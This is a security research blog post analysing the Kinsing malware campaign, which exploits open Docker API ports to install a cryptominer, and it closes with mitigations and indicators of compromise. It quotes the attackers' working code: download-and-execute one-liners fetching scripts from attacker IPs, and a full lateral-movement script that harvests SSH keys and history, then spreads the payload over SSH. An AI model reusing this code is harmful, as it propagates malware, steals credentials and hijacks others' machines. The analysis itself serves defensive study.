
Threat Alert: Kinsing Malware Attacks Targeting Container Environments

blog.aquasec.com/threat-alert-kinsing-malware-container-vulnerability

Gal Singer




Gal Singer

April 03, 2020

Lately we've been witnessing a rise in the number of attacks that target container environments. We've been tracking an organized attack campaign that targets misconfigured open Docker Daemon API ports. This persistent campaign has been going on for months, with thousands of attempts taking place nearly on a daily basis. These are the highest numbers we've seen in some time, far exceeding what we have witnessed to date. We therefore believe that these attacks are directed by actors with sufficient resources and the infrastructure needed to carry out and sustain such attacks, and that this is not an improvised endeavor.

The following graph shows the volume of attacks by day:



In this attack, the attackers exploit a misconfigured Docker API port to run an Ubuntu container with the kinsing malicious malware, which in turn runs a cryptominer and then attempts to spread the malware to other containers and hosts. Our analysis of this attack vector exposes the techniques used, starting with exploiting the open port, through evasion tactics and lateral movement, all the way up to the end-goal of deploying the cryptominer.

How the Attack is Initiated

Taking advantage of the unprotected open Docker API port, the attackers are able to instantiate an Ubuntu container with the following entry point:

```
/bin/bash -c apt-get update && apt-get install -y wget cron;service cron start; wget -q -O -
142.44.191.122/d.sh | sh;tail -f /dev/null
```

We saw this entry point in every attack in this campaign, with the only change being the IP address that d.sh is downloaded from. We witnessed 3 IP addresses used in total--the one in the example above, 217.12.221.244 and 185.92.74.42

The command does the following:

- Update packages with apt-get update
- Install wget with apt-get
- Start the cron service.

- Download a shell script with the just installed wget
- Run the shell script and read indefinitely from /dev/null to keep the container alive and running

We can see that the wget program was required to download the cron shell script. The script would be later used in order to gain persistency within the container.


Defense Evasion and Persistence

The shell script d.sh, referred to from hereon as 'the shell script', contains more than 600 lines. We discovered that the shell script does the following:

1. Disables security measures and clears logs: echo SELINUX=disabled >/etc/selinux/config
2. Kills numerous applications, notably other malwares and cryptominers.
3. Deletes files related to other malwares/cryptominers, most of them from the /tmp directory
4. Kills running rival malicious Docker containers and deletes their image.
5. Downloads the 'kinsing' malware and runs it
6. Uses crontab to download and run the shell script every minute
7. Looks for other commands running in cron, and if ones were identified, deletes all cron jobs, including its own. We are not certain why the attackers chose to do so, but that is what the script executes:
   crontab -l | sed '/update.sh/d' | crontab -

Running the Malware

Kinsing is a Linux agent, identified by Virus Total after we submitted it for analysis. From here on we'll refer to the malware as kinsing.



11 engines detected this file

b70d14a7c069c2a88a8a55a6a2088aea184f84c0e110678e6a4afa2eb377649f
kinsing
64bits elf

12.39 MB Size
2019-12-31 17:03:09 UTC 2 months ago

AegisLab	Trojan.Linux.Linux.4!c	Avast	ELF:Agent-AEV [Trj]
AVG	ELF:Agent-AEV [Trj]	Avira (no cloud)	LINUX/Agent.yuekl
ESET-NOD32	A Variant Of Linux/Agent.HN	F-Secure	Malware.LINUX/Agent.yuekl
Fortinet	ELF/Agent.HN!tr	GData	Linux.Trojan.Agent.FGK23A
Ikarus	Trojan.Linux.Agent	Qihoo-360	Linux/Trojan.7de
TrendMicro-HouseCall	TROJ_GEN.R002H0CLL19	Ad-Aware	Undetected

A quick look at the malware's strings reveals that it is a Golang-based Linux agent. It uses several Go libraries, including:

- **go-resty** – an HTTP and REST client library, used to communicate with a Command and Control (C&C) server.
- **gopsutil** – a process utility library, used for system and processes monitoring.
- **osext** – extension to the standard 'os' package, used to execute binaries.
- **diskv** - A disk-backed key-value store, for storage.

Running the malware in a controlled environment and monitoring it brought up more details about its malicious actions.

Communication with C&C servers

Before the malware proceeded to deploy its payload, it attempted to communicate with servers in Eastern Europe. It appears that there are dedicated servers for each function that the malware executes:

1. Attempts to establish a connection with the following IP address: 45.10.88.102. The attempts fail as the server does not respond.
2. Connects to 91.215.169.111, which appears to be the main C&C server. The malware communicates with that host over HTTP port 80, and sends small encrypted messages on regular intervals, every few seconds.
3. Connects to 217.12.221.244/spre.sh, which we presume stands for spread, as we will see in the next paragraph, to download a shell script used for lateral movement purposes.
4. Connects to 193.33.87.219 to download the cryptominer C&C communication.

Discovery and Lateral Movement

The spre.sh shell script that the malware downloads is used to laterally spread the malware across the container network.

In order to discover potential targets and locate the information it needs to authenticate against, the script passively collects data from /.ssh/config, .bash_history, /.ssh/known_hosts, and the likes. We did not identify any active scanning techniques used to identify additional targets.


Using the information gathered, the malware then attempts to connect to each host, using every possible user and key combination through SSH, in order to download the aforementioned shell script and run the malware on other hosts or containers in the network.

The actual shell script is named spr.sh this time around, but it is identical to the a d.sh shell script used earlier in the attack sequence

The following SSH command was used to spread it throughout the network:

```
ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key
$user@$host -p$sshp "sudo curl -L http://217.12.221.244/spr.sh|sh; sudo wget -q -O -
http://217.12.221.244/spr.sh|sh;"
```

We noticed a comment in the script for a 20 seconds sleep after every 20 SSH connection attempts, and their cleanup, possibly indicating that the attackers have some sense of evasion and were trying to hide their activities.




```
myhostip=$(curl -sL icanhazip.com)
KEYS=$(find ~/ /root /home -maxdepth 3 -name 'id_rsa*' | grep -vw pub)
KEYS2=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep IdentityFile | awk -F "IdentityFile" '{print $2 }')
KEYS3=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | awk -F ' -i ' '{print $2}' | awk '
  {print $1'})
KEYS4=$(find ~/ /root /home -maxdepth 3 -name '*.pem' | uniq)
HOSTS=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep HostName | awk -F "HostName" '{print $2}')
HOSTS2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}")
HOSTS3=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '@' '{print $2}' |
  awk -F '{print $1}')
HOSTS4=$(cat /etc/hosts | grep -vw "0.0.0.0" | grep -vw "127.0.1.1" | grep -vw "127.0.0.1" | grep -vw $myhostip | sed -r '
  /\n/!s/[0-9.]+/\n&\n/;/^([0-9]{1,3}\.){3}[0-9]{1,3}\n/P;D' | awk '{print $1}')
HOSTS5=$(cat ~/*/.ssh/known_hosts /home/*/.ssh/known_hosts /root/.ssh/known_hosts | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}" | uniq)
HOSTS6=$(ps auxw | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}" | grep ":22" | uniq)
USERZ=$(
  echo "root"
  find ~/ /root /home -maxdepth 2 -name '\.ssh' | uniq | xargs find | awk '/id_rsa/' | awk -F'/' '{print $3}' | uniq
)
USERZ2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -vw "cp" | grep -vw "mv" | grep -vw "cd " | grep -vw "
  nano" | grep -v grep | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '@' '{print $1}' | awk '{print $4}' | uniq)
pl=$(
  echo "22"
  cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -vw "cp" | grep -vw "mv" | grep -vw "cd " | grep -vw "nano" |
    grep -v grep | grep -E "(ssh|scp)" | tr ':' ' ' | awk -F '-p' '{print $2}'
)
sshports=$(echo "$pl" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
userlist=$(echo "$USERZ $USERZ2" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
hostlist=$(echo "$HOSTS $HOSTS2 $HOSTS3 $HOSTS4 $HOSTS5 $HOSTS6" | grep -vw 127.0.0.1 | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut
  -f2-)
keylist=$(echo "$KEYS $KEYS2 $KEYS3 $KEYS4" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
i=0
for user in $userlist; do
  for host in $hostlist; do
    for key in $keylist; do
      for sshp in $sshports; do
        i=$((i+1))
        if [ "${i}" -eq "20" ]; then
          sleep 20
          ps wx | grep "ssh -o" | awk '{print $1}' | xargs kill -9 &>/dev/null &
          i=0
        fi
        #Wait 20 seconds after every 20 attempts and clean up hanging processes

        chmod +r $key
        chmod 400 $key
        echo "$user@$host $key $sshp"
        ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$sshp "sudo curl -L
          http://217.12.221.244/spr.sh|sh; sudo wget -q -O - http://217.12.221.244/spr.sh|sh;"
        ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key $user@$host -p$sshp "curl -L
          http://217.12.221.244/spr.sh|sh; wget -q -O - http://217.12.221.244/spr.sh|sh;"
      done
    done
  done
done
```

Spre.sh script

At the last stage of the attack the malware runs a cryptominer called kdevtmpfsi. The cryptominer was identified by Virus Total as a Bitcoin miner.



20 / 59

Community Score

20 engines detected this file

af3cc1afc58cb48ea3dba6ec738d94587b822aa4c7d026f0e7314f0a8335ae03
kdevtmpfsi
64bits elf

3.56 MB
Size

2020-01-02 04:10:33 UTC
2 months ago


ELF

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

AhnLab-V3	Linux/CoinMiner.Gen2	Avast	ELF:BitCoinMiner-HF [Trj]
AVG	ELF:BitCoinMiner-HF [Trj]	Avira (no cloud)	LINUX/BitCoinMiner.sylwg
ClamAV	Multios.Coinminer.Miner-6781728-2	Cyren	ELF64/CoinMiner.B.gen!Camelot
DrWeb	Linux.BtcMine.357	ESET-NOD32	A Variant Of Linux/CoinMiner.BG Potenti…
F-Secure	Malware.LINUX/BitCoinMiner.sylwg	GData	Linux.Application.CoinMiner.AH
Ikarus	PUA.CoinMiner	Kaspersky	Not-a-virus:HEUR:RiskTool.Linux.BitCoin…
Qihoo-360	LINUX/Trojan.39d	Sangfor Engine Zero	Malware
SentinelOne (Static ML)	DFI - Malicious ELF	Sophos AV	Generic PUA OE (PUA)
Symantec	Trojan Horse	TrendMicro	Coinminer.Linux.MALXMR.SMDSL64
TrendMicro-HouseCall	Coinminer.Linux.MALXMR.SMDSL64	ZoneAlarm by Check Point	Not-a-virus:HEUR:RiskTool.Linux.BitCoin…

The cryptominer connects to a host with the 193.33.87.219 IP address using a log in request over HTTP, receives further instructions, and starts mining cryptocurrency.

The infographic below illustrates the full flow of the attack:




Kinsing Malware Attack Tree
aqua
Kinsing Attacker
Connect to open API port
Docker Daemon
Runs container
Downloads shell script
Ubuntu Container
142.44.191.122
http://142.44.191.122/d.sh
Runs shell script
d.sh
Runs crontab for persistence
crontab
Downloads kinsing malware
http://217.12.221.244/kinsing
217.12.221.244
Runs Malware
MD5 Hash
Downloads lateral movement script
http://217.12.221.244/spre.sh
ClamAV: Unix.Malware.Agent-7486894-0
0d3b26a8c65cf25356399cc5936a7210
Kinsing Malware
Runs shell script
Runs cryptominer
C&C
Credentials discovery
spre.sh Lateral Movement Shell Script
User Credentials and Keys
ClamAV: Multios.Coinminer.Miner-6781728-2
d9011709dd3da2649ed30bf2be52b99e
kdevtmpfsi Cryptominer
C&C
C&C
Runs ssh
193.33.87.219
91.215.169.11
45.10.88.102
ssh

Summary

This attack stands out as yet another example of the growing threat to cloud native environments. With deployments becoming larger and container use on the rise, attackers are upping their game and mounting more ambitious attacks, with an increasing level of sophistication.

Here is a summary of the attack components, mapping each component of the attack to the corresponding MITREAtt&ck tactics and techniques category:



Initial Access	Execution	Persistence	Defense Evasion	Credential Access	Discovery	Lateral Movement	Command and Control	Impact
Exploit Public-Facing Application	Local Job Scheduling	Local Job Scheduling	Clear Command History	Bash History	Account Discovery	Remote Services	Commonly Used Port	Resource Hijacking
	Scripting		Disabling Security Tools	Private Keys	File and Directory Discovery		Data Encoding	
			File and Directory Permissions Modification		Process Discovery			
			File Deletion		Remote System Discovery			
					System Information Discovery			

We believe that DevSecOps teams must also up their game and become aware of the threats that are lurking in the cloud, and develop a security strategy to mitigate risks. Here's a list of steps we'd consider making:

1. Identify all cloud resources and group them by some logical structure.
2. Review authorization and authentication policies, basic security policies, and adjust them according to the principle of least privilege.
3. Scan the images that you use, making sure you are familiar with them and their use, using minimal privileges such as avoiding root user and privileged mode. Use Trivy the Open Source vulnerability scanner.
4. Investigate logs, mostly around user actions, look for actions you can't account for anomalies.
5. Form a security strategy where you can enforce your policies with ease, consider using cloud security tools that will widen your scope and reach within your cloud resources.

We encourage you to block access to the following IOC’s-URL’s:

http://142.44.191.122/d.sh
http://142.44.191.122/kinsing/
http://142.44.191.122/al.sh
http://142.44.191.122/cron.sh
http://142.44.191.122/
http://142.44.191.122/kinsing
http://142.44.191.122/ex.sh
http://185.92.74.42/w.sh
http://185.92.74.42/d.sh
http://217.12.221.244/
http://217.12.221.24/d.sh
http://217.12.221.244/kinsing
http://217.12.221.244/j.sh
http://217.12.221.244/t.sh
http://217.12.221.244/spr.sh
http://217.12.221.244/spre.sh
http://217.12.221.244/p.sh
http://217.12.221.244/Application.jar
http://217.12.221.244/f.sh
http://www.traffclick.ru/
http://www.mechta-dachnika-tut.ru/
http://www.rus-wintrillions-com.ru/
http://rus-wintrillions-com.ru/
http://stroitelnye-jekologicheskie-materialy2016.ru
45.10.88.102
91.215.169.111
193.33.87.219

MD5s:
kinsing - 0d3b26a8c65cf25356399cc5936a7210
kinsing - 6bffa50350be7234071814181277ae79
kinsing - c4be7a3abc9f180d997dbb93937926ad
kdevtmpfsi - d9011709dd3da2649ed30bf2be52b99e

Gal Singer

Gal is a Security Researcher at Aqua. As part of the Aqua research team, his work focuses on researching vulnerabilities in Kubernetes and Networking around the cloud native world. When not at work, he likes going to music concerts and spending time at the beach with his friends.

Security Threats, Container Vulnerability, Cloud Native Security, Malware Attacks

- Tweet
-